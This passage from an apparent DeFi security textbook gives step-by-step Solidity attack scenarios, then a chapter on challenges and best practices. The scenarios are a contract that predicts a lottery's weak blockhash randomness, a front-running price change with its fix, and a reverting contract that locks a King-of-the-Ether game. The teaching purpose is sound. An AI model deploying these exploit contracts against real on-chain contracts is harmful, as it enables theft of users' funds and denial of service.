
This attack exploits the weak random number generator function explained in Sect. 5.5.

Step 1: The first step to begin coding for generating a weak random number is to open Remix IDE on your browser and write the following code:

```
-------------------------------
pragma solidity ^0.6.0;
contract VulnerableLottery{
  constructor() public payable {}

  function selectWinner(uint _number) public {
    uint result = uint(keccak256(abi.encodePacked(blockhash(block.
number -1), block.timestamp)));

    if( _number == result){
      (bool sent,) = msg.sender.call{value: 1 ether} ("");
      require (sent, "Failed");
    }
  }
}

contract Attack {
  fallback() external payable {}

  function attack( VulnerableLottery vulnerableLottery) public {
    uint result = uint(keccak256(abi.encodePacked(blockhash(block.
number -1), block.timestamp)));

vulnerableLottery.selectWinner(result);
  }

  function getBalance() public view returns (uint) {
    return address(this).balance;
  }
}
----------------------------------------
```

Step 2: Once the code is written, save it and then compile the Solidity file by clicking the Compile button on the left-hand side of the snapshot below (highlighted in blue) (Fig. 5.6).

Step 3: After compilation is done successfully, it is time to test the code using a test network on MetaMask, as shown below (Fig. 5.7).



SOLIDITY COMPILER

COMPILER: 0.6.12+commit.27d51765

Include nightly builds

Auto compile


Hide warnings

CONTRACT: Attack (WeakRandomGenerator.sol)

```
pragma solidity ^0.6.0;


contract VulnerableLottery{
    constructor() public payable {}

    function selectWinner(uint _number) public {
        uint result = uint(keccak256(abi.encodePacked(blockhash(block.number -1), block.timestamp)));

        if(  _number == result){
            (bool sent,) = msg.sender.call{value: 1 ether} ("");
            require (sent, "failed");
        }
    }
}

contract Attack {
    fallback() external payable {}

    function attack( VulnerableLottery vulnerableLottery) public {
         uint result = uint(keccak256(abi.encodePacked(blockhash(block.number -1), block.timestamp)));

        vulnerableLottery.selectWinner(result);

    }

    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Fig. 5.6 Step 2


Fig. 5.7 Step 3



Step 4: Select the injected Web3 on Remix environment as shown in the snapshot below (Fig. 5.8).

Step 5: Deploy both `VulnerableLottery` and `Attack` smart contracts (Fig. 5.9).

Step 6: To launch the attack, send some *eth* to vulnerable lottery using the deployer account. Then conduct the attack using the attack smart contract by putting the vulnerable smart contract's address and clicking on the attack button! You see that we can always win the lottery! (Fig. 5.10).



ENVIRONMENT
Remix VM (London)

```
pragma solidi


contract Vulr
    construct

    function
        uint

        if(


        }
    }
}

contract Atta
    fallback(

    function
        uint

        vulne

    }

    function
```

Fig. 5.8 Step 4

5.14.2 Transaction-Ordering Attack

This scenario deploys the transaction-ordering dependence attack explained in Sect. 5.7.

Step 1: Before writing the source code for transaction-ordering attack, it is essential to deploy the ToDPoC smart contract as mentioned in the previous example.

Step 2: Write the following source code to exploit the vulnerability:

```
------------------------------
pragma solidity 0.6.0;
//EhterAuthority.io
contract TodPoC{
  uint256 public purchaseQuantity;
  uint256 public Price;
  address public Owner;
  event BuyEv(address buyer, uint256 _Price, uint256 _quantity);
  event PriceChangeEv(address _owner, uint256 _Price);
```



VALUE
0
Wei
CONTRACT
Attack - WeakRandomGenerator.sol
Deploy
Publish to IPFS
OR
At Address
Load contract from Address
Transactions recorded 3
Deployed Contracts
VULNERABLELOTTERY AT 0X7B1...FI
ATTACK AT 0X660...23ABA (BLOCKC

Fig. 5.9 Step 5




Fig. 5.10 Step 6

```
modifier onlyOwner(){
  require(msg.sender == Owner);
  _;
  }
constructor()public{
    Owner = msg.sender;
    Price = 5;
  }
function Buy()payable public returns(uint256){
    purchaseQuantity = msg.value/Price;
    emit BuyEv(msg.sender,Price, purchaseQuantity);
    return Price;
  }
function Setprice(uint256 newPrice) public onlyOwner{
    Price = newPrice;
    emit PriceChangeEv(Owner, Price);
    }
}
-------------------------------
```

This smart contract has two functions: `Setprice` which sets the price of the product and the `Buy` function. The owner can set any price for the product and the buyer can buy that. Here, the attacker is the owner of the smart contract. The attack can be explained as follows:

1. The buyer sees the price (e.g., 0.01 eth) and then executes the buy transaction.
2. The attacker (owner) sets the price to a higher value (0.05 eth) and sends the transaction with a higher gas fee to get executed sooner than the buyer's transaction.
3. Now the price has been changed and the buyer will pay 0.05 instead of 0.01. Using this attack the seller (attacker) can make more money.

Solution to Transaction-Ordering Dependency

The following code can resolve the problem of transaction-ordering dependency. As mentioned in `require (_PriceChangeIndex == PriceChangeIndex);`, the programmer checks that the price should be the same as the one that has been executed by the buyer; otherwise, it is rejected:

```
-------------------------------
contract TodPoCSolution{
  uint256 public Price;
  uint256 public PriceChangeIndex;
  uint256 public PurchaseQuantity;
  address public Owner;
  event BuyEv(address buyer, uint256 _Price);
  event PriceChangeEv(address _owner, uint256 _Price);
modifier onlyowner(){
  require(msg.sender == Owner);
  _;
}
constructor()public {
  Owner = msg.sender;
  Price = 5;
  PriceChangeIndex = 0;
  }
  function getPriceChangeIndex() public view returns(uint256){
    return PriceChangeIndex;
  }
 function buy(uint256 _PriceChangeIndex) public payable returns(bool)
{
    require (_PriceChangeIndex == PriceChangeIndex);
    PurchaseQuantity = msg.value/ Price;
    emit BuyEv(msg.sender, Price);
    return true;
  }
 function setPrice(uint256 _Price) public onlyowner returns(bool){
    Price = _Price;
    PriceChangeIndex += 1 ;
    emit PriceChangeEv(Owner, Price);
    return true;
  }
}
-------------------------------
```

5.14.3 Denial of Service Attack

This scenario deploys the denial of service attack explained in Sect. 5.10.

Step 1: The prerequisite to exploit the denial of service attack is to deploy the KoTE smart contract.
Step 2: Write the following code to execute the attack:

```
-------------------------------
pragma solidity ^0.8.0;
contract KoTE {
  address public ourking;
  uint public currentbalance;

  function claimThrone() external payable {
    require(msg.value > currentbalance, "Not enough Ether");

    (bool amount, ) = ourking.call{value: currentbalance}("");
    require(amount, "Failed to send");
    currentbalance = msg.value;
    ourking = msg.sender;

  }
}

contract Hacker {
  function Hack(KoTE kote) public payable{
    kote.claimThrone{value: msg.value}();
  }
   receive() external payable {
    revert();
   }
}
-------------------------------
```

The denial of service attack works in the following way. The last person who deposits more Ether will become the king. For example, the first person deposits 1 eth and becomes the king, the second person deposits 2 eth and now he is the king. Now, deploy the Hacker smart contract; if you try to run the Hack function and send more eth than the previous king, no one else can become a king anymore, even if they send more eth, because when KoTE (line 10) wants to send money back to the previous king, line number 25 which is the revert function in the Hacker smart contract's fallback function will be executed and reverts the whole transaction.

5.15 Summary

This chapter provides an elaborative, but definitely not exhaustive, list of some imperative vulnerabilities and threats in smart contracts that pose major challenges to security experts, designers, and contract developers. These vulnerabilities can be classified into various categories such as inherent, owner's mistakes, and unhandled. Vulnerabilities such as arithmetic bugs and re-entrancy attacks are quite common and have created havoc in the past. Some vulnerabilities such as race conditions are inherent in the smart contract standard. Wrong initial assumptions are the result of the contract owner's mistakes. The chapter also discusses vulnerabilities that can never be patched by designers because DeFi platforms do not support versioning. The chapter also provides prevention and avoidance mechanisms to deal with some vulnerabilities. Finally, sample attack scenarios are created to demonstrate some of these attacks and the pragmatic approach behind executing them. Overall, the following questions are answered in this chapter:

- What are various vulnerabilities and threats encountered by smart contracts?
- How do these vulnerabilities impact smart contracts?
- How can we classify these vulnerabilities and threats?
- Which vulnerabilities cannot be patched by smart contract developers?
- What are the potential solutions to mitigate these vulnerabilities?
- How can one create a sample attack scenario using Solidity?

References

1. Christof Ferreira Torres, Julian Schütte, and Radu State, OSIRIS: Hunting for Integer Bugs in Ethereum Smart Contracts, https://orbilu.uni.lu/bitstream/10993/36757/1/osiris.pdf
2. Enmei Lai and Wenjun Luo, Static Analysis of Integer Overflow of Smart Contracts in Ethereum, ICCSP 2020: Proceedings of the 2020 4th International Conference on Cryptography, Security and Privacy, pp. 110-115, 2020.
3. Michael Rodler, Wenting Li, Ghassan O. Karame, Lucas Davi, Sereum: Protecting Existing Smart Contracts Against Re-Entrancy Attacks, Network and Distributed System Security (NDSS) Symposium, pp. 1-15, 2019.

4. Pengcheng Zhang, Feng Xiao, and Xiapu Luo, SolidityCheck : Quickly Detecting Smart Contract Problems Through Regular Expressions, https://arxiv.org/pdf/1911.09425.pdf, 2019.
5. Richard Ma, Jan Gorzny, Edward Zulkoski, Kacper Bak, and Olga V. Mack, Chapter 4: Common Security Flaws, Fundamentals of Smart Contract Security, Computer Engineering Foundations, Currents, and Trajectories Collection, Momentum Press, 2019.
6. Mudabbir Kaleem, Anastasia Mavridou, and Aron Laszka, Vyper: A Security Comparison with Solidity Based on Common Vulnerabilities, Cryptography and Security, 2020**,** https://arxiv.org/abs/2003.07435#:~:text=Vyper%3A%20A%20Security%20Comparison%20with%20Solidity%20Based%20on%20Common%20Vulnerabilities,-Mudabbir%20Kaleem%2C%20Anastasia&text=Vyper%20has%20been%20proposed%20as,Solidity%20since%20the%20system's%20inception.
7. Jonghyuk Song, Attack on Pseudo-random number generator(PRNG) used in Cryptogs, an Ethereum (CVE-2018–14715), 2018, https://medium.com/coinmonks/attack-on-pseudo-random-number-generator-prng-used-in-cryptogs-an-ethereum-cve-2018-14715-f63a51ac2eb9.
8. Rick Fontein, Comparison of static analysis tooling for smart contracts on the EVM, https://telluur.com/utwente/bachelor/Module%2012%20-%20Bachelor%20Referaat/comparison-static-analysis.pdf.
9. HackPedia: 16 Solidity Hacks/Vulnerabilities,their Fixes and Real World Examples, 2018, https://medium.com/hackernoon/hackpedia-16-solidity-hacks-vulnerabilities-their-fixes-and-real-world-examples-f3210eba5148.
10. Phitchayaphong Tantikul and Sudsanguan Ngamsuriyaroj, Exploring Vulnerabilities in Solidity Smart Contract, 6th International Conference on Information Systems Security and Privacy (ICISSP), Valletta-Malta, 2020, https://www.scitepress.org/Papers/2020/89098/89098.pdf.
11. Sergei Tikhomirov, Ekaterina Voskresenskaya, Ivan Ivanitskiy, Ramil Takhaviev, Evgeny Marchenko, and Yaroslav Alexandrov, SmartCheck: Static Analysis of Ethereum Smart Contracts, 2018 ACM/IEEE 1st International Workshop on Emerging Trends in Software Engineering for Blockchain, pp. 9-16, 2018.
12. Alexander Mense and Markus Flatscher, Security Vulnerabilities in Ethereum Smart Contracts, iiWAS2018: Proceedings of the 20th International Conference on Information Integration and Web-based Applications & Services, pp. 375–380, 2018.
13. Ardit Dika and Mariusz Nowostawski, Security Vulnerabilities in Ethereum Smart Contracts, IEEE Confs on Internet of Things, Green Computing and Communications, Cyber, Physical and Social Computing, Smart Data, Blockchain, Computer and Information Technology, Congress on Cybermatics, pp. 955-962, 2018.
14. Chris Coverdale, Solidity: Transaction-Ordering Attacks, https://medium.com/coinmonks/solidity-transaction-ordering-attacks-1193a014884e, 2018.
15. SWC-114, SWC Registry, Smart Contract Weakness Classification and Test Cases, https://swcregistry.io/docs/SWC-114.
16. Sidi Mohamed Beillahi, Eric Keilty, Keerthi Nelaturu, Andreas Veneris, and Fan Long, Automated Auditing of Price Gouging TOD Vulnerabilities in Smart Contracts, IEEE International Conference on Blockchain and Cryptocurrency (ICBC), pp. 1-6, 2022.
17. Yogesh Kulkarni, Denial of Service (DoS)Attack on SmartContracts, finxter, https://blog.finxter.com/denial-of-service-dos-attack-on-smart-contracts/.
18. Noama Fatima Samreen and Manar H. Alalfi, SmartScan: An approach to detect Denial of Service Vulnerability in Ethereum Smart Contracts, https://arxiv.org/abs/2105.02852#:~:text=version%2C%20v3)%5D-,SmartScan%3A%20An%20approach%20to%20detect%20Denial%20of,Vulnerability%20in%20Ethereum%20Smart%20Contracts&text=Blockchain%20technology%20(BT)%20Ethereum%20Smart,of%20a%20central%20authorizing%20agency, 2021.
19. SWC-128, SWC Registry, Smart Contract Weakness Classification and Test Cases, DoS With Block Gas Limit, https://swcregistry.io/docs/SWC-128.
20. SWC-113, SWC Registry, Smart Contract Weakness Classification and Test Cases, DoS with Failed Call, https://swcregistry.io/docs/SWC-113.

21. Bybit Learn, What Is a Flash Loan Attack — and How DoI Prevent It?, Coinspeaker, https://www.coinspeaker.com/guides/what-is-flash-loan-attack-and-how-to-prevent-it/#:~:text=One%20example%20of%20them%20is,causing%20the%20price%20to%20plummet, 2021.
22. Kaihua Qin, Liyi Zhou, Benjamin Livshits, and Arthur Gervais, Attacking the DeFi Ecosystem with Flash Loans for Fun and Profit, Financial Cryptography and Data Security. FC 2021. Lecture Notes in Computer Science(), vol 12674. Springer, Berlin, Heidelberg, 2021.
23. Yixin Cao, Chuanwei Zou, and Xianfeng Cheng, Flashot: A Snapshot of Flash Loan Attack on DeFi Ecosystem, https://arxiv.org/abs/2102.00626?utm_source=dlvr.it&utm_medium=twitter.
24. Zhiyang Chen, Sidi Mohamed Beillahi, and Fan Long, FlashSyn: Flash Loan Attack Synthesis via Counter Example Driven Approximation, https://arxiv.org/abs/2206.10708.
25. What is a Vampire Attack in Crypto?, WhiteboardCrypto, https://whiteboardcrypto.com/what-is-a-vampire-attack-in-crypto/.
26. What is a Vampire Attack? SushiSwap SagaExplained, Finematics, https://finematics.com/vampire-attack-sushiswap-explained/.
27. Jiahua Xu, Krzysztof Paruch, Simon Cousaert, and Yebo Feng, SoK: Decentralized Exchanges (DEX) with Automated Market Maker (AMM) Protocols, https://arxiv.org/abs/2103.12732, 2021.
28. How to Prevent Liquidity Vampire Attacks in DeFi?, https://blaize.tech/article-type/how-to-prevent-liquidity-vampire-attacks-in-defi/.
29. Maximal Extractable Value (MEV), https://ethereum.org/en/developers/docs/mev/#:~:text=Maximal%20extractable%20value%20(MEV)%20refers,of%20transactions%20in%20a%20block, 2022.
30. MEV: how dark is the forest?, https://medium.com/coinmonks/mev-how-dark-is-the-forest-74bcc40d185d, 2022.

Chapter 6
Challenges, Issues, and Basic Security Practices

Abstract Is it possible to imagine a world without financial institutions? The answer is definitely “no.” Although traditional banking is not entirely replaced by contemporary decentralized finance, it has predominantly left a mark in shaping the financial world. Decentralized finance has the potential to innovate the architecture of our financial ecosystem. Cryptocurrency experts foresee the future of financial innovation in decentralized finance. They applaud decentralized finance as a way to democratize finance.

Nonetheless, nothing is perfect in this world and so does decentralized finance. It brings both positive and negative impacts. This book provides deep insight into the advantages that decentralized finance brings to the table. There are several threats faced by the concept of decentralization as elaborated in Chap. 5.

This chapter explains in detail various challenges and issues that decentralized finance needs to consider. It also elucidates the best security practices to be followed by decentralized finance.

6.1 Introduction

Decentralized finance eliminates the need for human intervention that increases liquidity in the market and facilitates financial transactions. The growing popularity of decentralized finance has drawn attention to the prevalent security challenges and issues faced by it. This chapter provides a comprehensive outline of the security pitfalls in decentralized finance. Understanding these issues also helps in finding the best security practices for DeFi that will help turn over some of these challenges.

There are several general security issues related to coding practices followed by developers. Some examples include common coding mistakes, misuse of third-party protocols, and business logic errors. Hackers take advantage of these vulnerabilities and mistakes to exploit them and gain monetary advantages. Cybersecurity breaches are of great concern for the financial exchanges around the globe. Although there are some remedies adopted by exchanges to avoid these breaches, a complete cybersecurity solution can never be guaranteed.

DeFi security risks include financial, technical, or procedural risks. These risks may result in financial and reputational losses. The following is a brief overview of these risks with an example [1]:

- Financial risks are associated with the failure of projects that lead to financial losses. Some examples of financial failure of projects are fraudulent investors who operate in unethical means.
- Technical risks are related to smart contracts, software, and hardware. These risks can result in complete compromise of the DeFi project. For example, wrong logic in smart contracts can lead to technical glitches.
- Procedural risks are the threats faced by the DeFi users when interacting with a DeFi service. For example, phishing attacks are used by malicious users to lure DeFi users.

6.2 Challenges and Issues

With the rapid development of DeFi, it can be divided into stablecoin, decentralized exchanges, cryptocurrency market, and insurance. It had locked in $200 billion in April 2022 which declined to $80 billion in July 2022, indicating problematic security in this area [2]. Previous studies on DeFi have shown financial risk, technical risk, and technical optimization as the major categories of risks in DeFi [3]. Figure 6.1 summarizes some imperative security challenges and issues identified in DeFi. This is definitely not the exhaustive list of challenges. The major categories of attacks are programming issues, cyber-attacks on DeFi, dependency among transactions, and liquidity.

As evident from the name itself, programming issues are related to smart contracts and ineffective coding practices. Some prominent examples of programming




Fig. 6.1 Challenges and issues in DeFi

challenges include arithmetic bugs, weak random number generator, use of vulnerable libraries, and unhandled exceptions which do not cause any issue now but can be exploited by the attackers in the future to launch severe cyber-attacks.

Cyber-attacks are very common in decentralized finance. DeFi lost USD1.8 billion to cyber-attacks in 2021. A total of 65 events were observed and 90% of the losses resulted from unsophisticated attacks [4]. To our surprise 51% of the attacks witnessed by DeFi in 2021 were launched against smart contract bugs. In addition to programming bugs that are listed in the first category of challenges, some important DeFi attack vectors include crypto wallets, faulty protocol designs, and scams.

The third category of challenges include dependency issues that result when transactions and their order of execution are dependent on each other for obtaining resources or based on time of execution. The important dependency issues include timestamp dependency, transaction-ordering, and race conditions. Since blockchain consists of multiple transactions getting executed in the main or parallel chains, the order and time of execution plays a pivotal role.

The fourth major category of challenges is related to liquidity. Liquidity is a game changer in decentralized finance. Mismatch in liquidity can bring devastating results to decentralized finance. Some important examples of liquidity issues include flash loans and maximal expectable value (MEV). Since DeFi relies on liquidity pools for functioning, a decentralized exchange without liquidity is like a pool without water. It would not survive without liquidity.

All the major categories of challenges and issues in decentralized finance, their causes of occurrence, concerns related to them, and treatment are discussed in Chap. 5. In addition to the categories of challenges listed in Fig. 6.1, there are many miscellaneous issues faced by decentralized finance, for example, issues and attacks related to blockchain, as discussed in Chap. 4.

The key takeaways from these issues and challenges are summarized below [5]:

- DeFi has taken the world by storm with countless opportunities and advantages. However, DeFi protocols have become vulnerable to cyber-attacks owing to the open and immutable nature of smart contracts. Assets over USD500 million have been stolen in the last year because of cyber-attacks.
- Re-entrancy attack, rug pull, flash loans, and oracles are priced attacks against DeFi. Flash loans are observed quite commonly in recent years.

6.3 Best Security Practices

Whether building a DeFi protocol or a smart contract application, there are some considerations for best security practices that need to be followed. There is a need to be aware of most of the DeFi security vulnerabilities to harden the security of the platform. This section highlights some imperative best practices for securing DeFi platforms [6].

- *Compiler version:* Using the latest version to develop smart contract applications would avoid the pitfalls of undiscovered bugs. Moreover, using an updated and same version of the compiler across multiple applications is also very important in avoiding hidden bugs.
- *Access control:* Controlling access to critical functions and passing tokens through function calls can help prevent execution of malicious contracts and withdrawal of unauthorized funds from the application.
- *Track vulnerabilities:* Keeping track of the latest and most threatening vulnerabilities is the key to secure DeFi platforms. Attacks and vulnerabilities such as re-entrancy and replay attacks have had devastating effects in the past. All in all, it is good to know your enemy.
- *Arithmetic bugs:* Arithmetic bugs arise from many reasons. One of the most common reasons is immature coding practices which when followed leave the application with many unhandled exceptions. Some examples include integer overflow/underflow, use of weak and inconsistent libraries, and incorrect arithmetic operator precedence. Therefore, following a healthy coding technique is essential.
- *Dependency:* Dependency in terms of transaction execution order and time can result in unexpected outcomes. The order of executing transactions in a blockchain is very important as out-of-order transactions can prove very expensive. Further, it is also associated with race conditions.
- *Boolean logic:* Use of Boolean (true/false) logic in the code indicates flawed logic. Similarly Boolean variables can be checked within conditions directly without the use of equality operators.
- *Function calls and returns:* Ensure functions are called and values are returned in right order, especially when there are multiple calls involved.
- *Overriding:* Overriding is very dangerous from the perspective of local variables, state variables, functions, modifiers, and events with shadowing (overriding) capabilities. It may mislead and result in unexpected usage and behavior. Critical variables such as contract owners may be affected badly from overriding capabilities.
- *Use before declaration:* It is a common programming mistake when a local variable is used before it is declared. To avoid such a situation, all local variables must be pre-declared.
- *Variable optimization:* Computing inside a loop can consume a lot of gas and prove expensive. It is highly recommended to optimize the use of variables inside a loop.
- *Calls to external contracts:* Calling an external contract inside a loop is very dangerous as it can result in denial of service attack if the call results in out of gas error. It is important to check that loop variables are bounded. A similar scenario is the use of an unlimited loop without checking the condition on the number of times a loop is executed.
- *Deprecated functions:* The use of deprecated keywords and functions/operators is strictly prohibited.

- *Inheritance:* Contracts inheriting from multiple contracts with identical functions should specify correct inheritance order to avoid incorrect implementation.
- *Memory overflow:* It is a very common error in which initializing a new memory array can overlap memory regions and thus memory corruption. It may be caused by a compiler bug.

6.4 Summary

This chapter provides an overall summary of various challenges, issues, and best practices to be followed for securing DeFi platforms. In a nutshell, the chapter provides a high-level understanding of key security pitfalls that decentralized finance has faced in the past. Overall, the following questions are answered in this chapter:

- How can various challenges and issues in DeFi security be classified into broad categories?
- What are the key takeaways derived from challenges and issues identified in DeFi?
- What are the best security practices that can be followed while developing a smart contract or application?

References

1. DeFi Security Risks and Hacks 2021, https://hacken.io/research/defi-security-risks-and-hacks-in-2021/.
2. Defillama, https://defillama.com/.
3. Wenkai Li, Jiuyang Bu, Xiaoqi Li, Hongli Peng, Yuanzheng Niu, and Yuqing Zhang, A Survey of DeFi Security: Challenges and Opportunities, pp.1-26, 2022, https://arxiv.org/pdf/2206.11821.pdf.
4. DeFi Is Getting Pummeled by Cybercriminals, DARKReading, https://www.darkreading.com/attacks-breaches/defi-pummeled-by-cybercriminals, 2022.
5. Attacks and Exploits in DeFi, crypto.com, June 2021, https://assets.ctfassets.net/hfgyig42jimx/2l90zr21hmUG2aL7eK02Cl/ccb091f0c5247abaed4984bc3c286782/Attacks_and_Exploits_in_DeFi.pdf.
6. Security Pitfalls & Best Practices 101, Secureum, 2021, https://secureum.substack.com/p/security-pitfalls-and-best-practices-101?utm_source=%2Fprofile%2F23643769-rajeev-secureum&utm_medium=reader2